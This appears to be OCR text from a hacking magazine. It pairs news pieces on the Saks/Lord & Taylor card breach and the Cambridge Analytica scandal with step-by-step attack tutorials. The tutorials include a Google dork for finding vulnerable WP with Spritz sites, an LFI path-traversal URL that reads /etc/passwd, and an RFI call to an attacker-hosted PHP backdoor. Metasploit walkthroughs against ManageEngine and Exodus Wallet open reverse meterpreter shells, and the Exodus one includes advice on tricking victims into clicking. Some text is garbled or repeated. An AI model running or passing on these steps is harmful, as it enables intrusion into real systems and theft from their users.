Data related to over five million credit card and debit card numbers of the customers of Saks, Saks Fifth Avenue and Lord's & Taylor have been compromised and and kept for sale. Although we have seen larger data breaches of credit card and debit card numbers recently, this breach can still be considered one of the biggest heists in modern data breach history. Almost all of the Lord's and Taylor stores and over 83 US based Saks Fifth Avenue locations have been compromised. Gemini Advisory the cyber security firm which detected this breach has reported that majority of card numbers came from NewYork and New Jersey

How?

Gemini Advisory, the cyber security firm which has detected this breach were watching a notorious website known for selling stolen credit card data and have observed that they were selling a new cache of credit card data.

On further research to find out as to where that data came from, the firm concluded that the credit card numbers belonged to Saks, Saks Fifth Avenue and Lord's & Taylor customers. They then informed the parent company about the data breach.
ar 2015.

...The hackers probably installed malware in the cash register systems used at the stores.....

The cyber security firm also said that the data was stolen between May 2017 and March 2018. It clearly implies that hackers were almost in the targeted network for almost a year.

Hackers got into the networks of these stores by using spear phishing attacks on the employees of these stores (Spear Phishing is an attack where specially crafted emails are sent to the chosen victims to persuade them to open the emails).As soon as the victim's opened these mails, the software was implanted to collect data.

...This is the same hacking group which has reportedly hacked many other companies like Chipotle, Omni Hotels & Resorts, Trump hotels etc.

Who?

The website we discussed above belonged to a notorious group of Russian speaking hackers known as Fin7 or JokerStash. Their website was more famous as JokerStash. This is the same hacking group which has reportedly hacked many other companies like Chipotle, Omni Hotels & Resorts, Trump hotels, Whole Foods etc. JokerStash posted that it recently obtained a cache of over five million credit cards which they termed as BIGBADABOOM.They offered 1,25,000 records for immediate sale. This is a normal process as hackers tend to sell stolen data in batches to prevent the source of the breach from being detected.

Even though JokerStash has a history of data breaches to its credit, nothing much is known is about the members of the group.

Aftermath

The company announced about the breach and also announced that the vulneability has been identified and contained. It has also offered free identity protection services to its customers as the investigation is still goes on.It also seems that the company is shifting to a computer chip authenticated payment EMV which most retailers use to prevent data stealing

FILE INCLUSION VULNERABILITY IN WP WITH SPRITZ 1.0

WEB SECURITY

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. With advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and understand how those vulnerabilities can be exploited. Of course from a real world perspective.

Hello aspiring hackers.This month we will learn about a Wordpress plugin with both Local file inclusion and Remote file inclusion vulnerabilities.This plugin is a Wordpress plugin named WP with Spritz version 1.0.


Local File Inclusion (also known as LFI) is the vulnerability which allows hackers to include (to view) files that are locally present on the server. This vulnerability occurs when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

Simply put, it is a vulnerability in a web server or website which allows a hacker to view files on the remote system (where the web server is setup) which ought not to be seen.LFI is also known as directory traversal as folders are generally referred to as directories in Linux.

File Upload or Remote File Inclusion is a vulnerability in websites that allow hackers to upload a malicious file into the web server that actually should not be allowed. This malicious file can be anything from a virus to a shell.Normally these types of vulnerabilities exist in websites that require a file upload feature. For example, imagine a website for those seeking jobs like Monster. In order to apply for a job, you need to upload a resume. This resume can be in a format like say .doc. If any person can upload a file other than .doc, it is called Remote File Inclusion vulnerability. It is not necessary that RFI vulnerability should exist only when a upload form is present

Websites with this plugin installed can be found with this simple Google query as shown below. The Google dork to find the websites with this plugin installed is

intitle:("Spritz Login Success") AND inurl:("wp-with-spritz/wp.spritz.login.success.html")




https://www.google.co.in/search?q=intitle%3A("Spritz+Login+Success")+AND+inurl%3A("wp-with-spritz%2Fwp.spritz.login.success.html")&oq=intitle%3A("Spritz+Login+Succe...

intitle:("Spritz Login Success") AND inurl:("wp-with-spritz/wp.spritz.login.

8 results (0.41 seconds)


This is how the page looks when we view the plugin page from the browser.



Index of /wordpress/wp-content/plugins/wp-with-spritz

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2018-06-11 02:34	-	
lib/	2018-06-11 02:34	-	
readme.txt	2018-06-11 02:34	3.5K	
spritz.php	2018-06-11 02:34	12K	
views/	2018-06-11 02:34	-	
wp.spritz.content.fi..>	2018-06-11 02:34	3.3K	
wp.spritz.login.succ..>	2018-06-11 02:34	1.0K	


We can retrieve the file we want by appending the query url=/../../../..//etc/passwd to the url http://192.168.41.139/wordpress/wp-content/plugins/wp-with spritz/wp.spritz.content.filter.php? as shown below. The vulnerability exists in the wp.spritz.content.php file.



```
192.168.41.139/wordpress/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//etc/passwc
```


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:
/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:
/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var
/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:
/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false user1:x:1000:1000:,,,:/home/user1:/bin/bash
mysql:x:999:999::/home/mysql:
```

As you can see in the image shown above, we can see the shadow file of the target system in our browser. We can also execute a remote file on the target web server by attaching the url where the malicious file is present to the url http://192.168.41.139/wordpress/wp-content/plugins/wp-with spritz/wp.spritz.content.filter.php?. Here I am hosting the most simple shell simple-backdoor.php on the web server of Kali Linux. So I have added url=http://192.168.41.128/simple-backdoor.php to the url as shown in the image below.



```
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
```

As we have successfully executed a shell, let us now see where the vulnerable code is. In the file wp.spritz.content.filter.php, there is a line of code highlighted below. As you can see, this code is not using any filters or sanitizing code. The url is calling the contents directly which results in the vulnerability directly.



```php
<?php
if(isset($_GET['url'])){
$content=file_get_contents($_GET['url']);

$content = preg_replace('/<!--spritz-->.*?<!--\/spritz-->/is', '', $content);

$sel=isset($_GET['selector'])?$_GET['selector']:'';
$selector=array_filter(explode(',',$sel));
if(is_array($selector) && sizeof($selector)>0){
        foreach($selector as $val){
                $splter=array_filter(explode('.',$val));
                $ids=array_filter(explode('|',$val));
                if(substr($val, 0, 1)=='|' || substr($val, 0, 1)=='.'){

                        $tag=(isset($ids[1]) && $ids[1]!='')?$ids[1]:$splter[1];
                        $selector=(isset($ids[1]) && $ids[1]!='')?'id':'class';
                        $key=$tag;
                        $content=preg_replace('/<div[^>]*'.$selector.'=[\'|"]*[^<]'.$key.'[^>]*
[\'|"][^>]*>([^<]+|<(?!\/?div[^>]*>)|<div[^>]*>(?>(?1))*<\/div>)*<\/div>/i', "", $content);

                        $content=preg_replace('/<article[^>]*'.$selector.'=[\'|"]*[^<]'.$key.'[^>
[\'|"][^>]*>([^<]+|<(?!\/?article[^>]*>)|<article[^>]*>(?>(?1))*<\/article>)*<\/article>/i', "",
$content);
                        $content=preg_replace('/<header[^>]*'.$selector.'=[\'|"]*[^<]'.$key.'[^>]
[\'|"][^>]*>([^<]+|<(?!\/?header[^>]*>)|<header[^>]*>(?>(?1))*<\/header>)*<\/header>/i', "",
$content);
                        $content=preg_replace('/<nav[^>]*'.$selector.'=[\'|"]*[^<]'.$key.'[^>]*
[\'|"][^>]*>([^<]+|<(?!\/?nav[^>]*>)|<nav[^>]*>(?>(?1))*<\/nav>)*<\/nav>/i', "", $content);
                        $content=preg_replace('/<footer[^>]*'.$selector.'=[\'|"]*[^<]'.$key.'[^>]
[\'|"][^>]*>([^<]+|<(?!\/?footer[^>]*>)|<footer[^>]*>(?>(?1))*<\/footer>)*<\/footer>/i', "",
```

FACEBOOK CAMBRIDGE ANALYTICA SCANDAL

HACKSTORY

A few years back, when I logged in into my Facebook account, I happened to see a post posted by one of my students of cyber security The post was his status saying that he was eating watermelon with some of his friends.His s post really made me curious.Not because this guy was eating watermelon with his friends but because Facebook has upgraded its features to let users do this in this way. Although I have nothing against social media, I always had a feeling that Facebook was collecting too much information already of its users. From what they like to their personal information ,it stores a hell lot of information about a user. That is the reason why even though its not a part of my cyber security classes, I always advise my students to post as much less information as possible about themselves and their personal life on Facebook.

A loophole in Facebook api allowed this app to not only collect data of users who took the quiz, but also their friends who did not take this quiz.

****

Cambridge Analytica is a political consulting firm created by Steve Bannon in 2012 with funding from Rebekah and Robert Mercer (both of them conservative donors). Steve Bannon who was instrumental in getting the funds from the above mentioned donors, became the Vice President of the firm. During the 2016 American Presidential campaign, Bannon got into contact with Donald Trump and even became the Senior advisor to Donald Trump for a period of time.

****

On March 2017. the London Observer and New York Times reported that a firm named Cambridge Analytica acquired personal data belonging to millions of Facebook users. They also reported that they got this information from Christopher Wylie, whistleblower turned former employee at Cambridge Analytica. According to reports, Cambridge Analytica got data of almost 87 million users. The company acquired this data in early 2014 with the help of Alexandr Kogan, a Russian American researcher who works at Cambridge University. Alexandr Kogan developed a Facebook app named "thisisyourdigitallife" which is a normal quiz for Facebook users about their digital life. Over 2,70,000 users exchanged their data by taking this quiz. But here comes a twist. A loophole in Facebook api (application programming interface) allowed this app to not only collect data of users who took the quiz, but also their friends who did not take quiz. Like this, the firm collected data of over 87 million user profiles.

But why exactly did Cambridge Analytica acquire thsi data. It required this data to influence the voters in their favour during the Presidential campaign although it is not clear how much this helped Donald Trump to win the presidency.

This scandal created a lot of furore for Facebook than Cambridge Analytica. It brought into question the security safeguards implemented by Facebook to protect its users. The shares of Facebook fell by a value of 14% in the market. A campaign #DeleteFacebook was started soon. Facebook removed the app "thisisyourdigitallife" and accused the firm for violating the agreement of not using the collected data for commercial purposes.Cambridge Analytica denied the accusation. Cambridge Analytica lost many of its global clients and eventually shut its operations. Facebook apologized and announced that it will strengthen the security measures. It sent emails to the affected users.

****

In one of my recent classes, I advised my students to not post too much information online.

ManageEngine Manager RCE, Exodus Wallet RCE, GitStack V2.3.10 RCE and more

METASPLOIT THIS MONTH


Welcome to this month's Metasploit This Month. We are ready with some of the best latest Metasploit modules for Windows.

ManageEngine Application Manager RCE Module

TARGET : Windows (all versions) **TYPE : Remote** **FIREWALL : ON**


ManageEngine Applications Manager as its name says is an application useful in monitoring the various applications on a Windows system or Windows server. This module exploits a command injection vulnerability in the ManageEngine Application Manager product. Using this vulnerability, an unauthenticated user can execute a operating system command under the power of SYSTEM user.

This module has been tested on Windows 7 with Firewall ON. Let us see how this module works. Start Metasploit and load the module as shown below.The "show options" command shows us all the options that are required for this module to run.




```
msf > use exploit/windows/http/manageengine_appmanager_exec
msf exploit(windows/http/manageengine_appmanager_exec) > show options

Module options (exploit/windows/http/manageengine_appmanager_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      9090             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The URI of the application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the windows/meterpreter/reverse_tcp payload as shown below. As seen many times in our magazine, this creates a reverse meterpreter connection.




```
msf exploit(windows/http/manageengine_appmanager_exec) > set payload windows/met
erpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/http/manageengine_appmanager_exec) > 
```

This payload requires the LHOST and LPORT address on which the attacker system will listen to the incoming session.




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/http/manageengine_appmanager_exec) > 
```

Set the rhost and lhost options. They are our target and attacker IP addresses respectively. Use check command to test if the target is vulnerable or not.



```
msf exploit(windows/http/manageengine_appmanager_exec) > set lhost 192.168.41.14
4
lhost => 192.168.41.144
msf exploit(windows/http/manageengine_appmanager_exec) > set rhost 192.168.41.12
8
rhost => 192.168.41.128
msf exploit(windows/http/manageengine_appmanager_exec) > check
[+] 192.168.41.128:9090 The target is vulnerable.
msf exploit(windows/http/manageengine_appmanager_exec) >
```

Once the target is confirmed to be vulnerable, execute the module using the run command. As you can see in the image below, we successfully got a meterpreter session on the target system. Use getuid command to check the privileges we got. As expected, we have the privil -eged SYSTEM access.



```
msf exploit(windows/http/manageengine_appmanager_exec) > run

[*] Started reverse TCP handler on 192.168.41.144:4444
[*] Triggering the vulnerability
[*] Sending stage (179779 bytes) to 192.168.41.128
[*] Meterpreter session 1 opened (192.168.41.144:4444 -> 192.168.41.128:49324) a
t 2018-06-24 14:23:00 -0400

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-F4M7A1PMAAF
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Exodus Wallet RCE Module

TARGET : Windows (all versions) **TYPE : Local** **FIREWALL : ON**


By now most of our users may be familiar with what a cryptocurrency wallet is. If you are not, then it is a software that stores both private and public keys and enables users to not only se -nd and receive digital currency but also monitor their balance. If anybody wants to deal with cryptocurrency like Bitcoin, he will definitely need a digital wallet.

Exodus wallet is one such digital currency wallet ranked among the top 10 cryptocurrency wallets of year 2018. This module exploits a remote code execution vulnerability in Exodus Wallet versions 1.8.2-beta.3 and earlier, 1.7.10 and earlier, 1.6.15 and earlier. Let's see how this module works.

Let us see how this module works.This module has been tested on Windows 7 with Fire -wall ON. Start Metasploit and load the module as shown below.The show options comman -d shows us all the options that are required for this module to run.




```
msf > use exploit/windows/browser/exodus
msf exploit(windows/browser/exodus) > show options

Module options (exploit/windows/browser/exodus):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default
is random)


Exploit target:

   Id  Name
   --  ----
   0   PSH (Binary)
```




```
msf exploit(windows/browser/exodus) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/exodus) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(windows/browser/exodus) > show options

Module options (exploit/windows/browser/exodus):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
```

Set the windows/meterpreter/reverse_tcp payload as shown in the image above and check its options.




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PSH (Binary)
```

Set the srvhost and lhost options to same values as shown below and execute the module using the run command.



```
msf exploit(windows/browser/exodus) > set srvhost 192.168.41.144
srvhost => 192.168.41.144
msf exploit(windows/browser/exodus) > set lhost 192.168.41.144
lhost => 192.168.41.144
msf exploit(windows/browser/exodus) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.41.144:4444
[*] Using URL: http://192.168.41.144:80/
[*] Server started.
msf exploit(windows/browser/exodus) >
```


The server will start and generate a link as shown in the above image. This image need to be sent to the victims using the vulnerable versions of Exodus wallet. This can be done using th-



MSN India | Breaking News, Entertainment, Latest Videos, Outlook - Windows Internet Explorer

http://192.168.41.144:80/

Go to ' http://192.168.41.144:80/ ' Enter e Social Engineering Method. When our victim clicks on the link we sent, a popup window will open asking for user's permission to allow the Exodus program to run.


http://192.168.41.144/ - Windows Internet Explorer
http://192.168.41.144/
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://192.168.41.144/
Page
Safety
Tools
Protected mode is currently turned off for the Internet zone. Click here to open security settings.
Internet Explorer
Allow
Cancel
Internet | Protected Mode: Off
100%

Do you want to allow this website to open a program on your computer?

From: 192.168.41.144


Program: Exodus

Address: exodus://RAJLN" --gpu-launcher="cmd.exe /k powershell.exe -nop -w hidden -c $R=new-

☑ Always ask before opening this type of address

Allowing web content to open a program can be useful, but it can potentially harm your computer. Do not allow it unless you trust the source of the content. What's the risk?

If our victim clicks on "Allow" button to run the program (Since the request comes from the trusted program, most users give permission right away), the payload will be delivered and we will be getting a meterpreter session. If you are taken out of the meterpreter session as shown below, type command sessions -l to list all the meterpreter sessions we have. Then we can interact with a specific session using its id.



```
msf exploit(windows/browser/exodus) > [*] 192.168.41.129   exodus - Delivering P
ayload
[*] Sending stage (179779 bytes) to 192.168.41.129
[*] Meterpreter session 1 opened (192.168.41.144:4444 -> 192.168.41.129:49207) a
t 2018-06-24 09:07:58 -0400

msf exploit(windows/browser/exodus) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Co
nnection
  --  ----  ----                     -----------                            --
--------
  1         meterpreter x86/windows  WIN-F4M7A1PMAAF\admin @ WIN-F4M7A1PMAAF  19
2.168.41.144:4444 -> 192.168.41.129:49207 (192.168.41.129)

msf exploit(windows/browser/exodus) > 
```


GitStack v2.3.10 RCE Module

TARGET : Windows (all versions) **TYPE : Remote** **FIREWALL : ON**

GitStack is a software that allows Windows users to set up their own private Git server on Windows. It makes super easy to secure and keep your server up to date. GitStack is built on the top of the genuine Git for Windows and is compatible with any other Git clients.

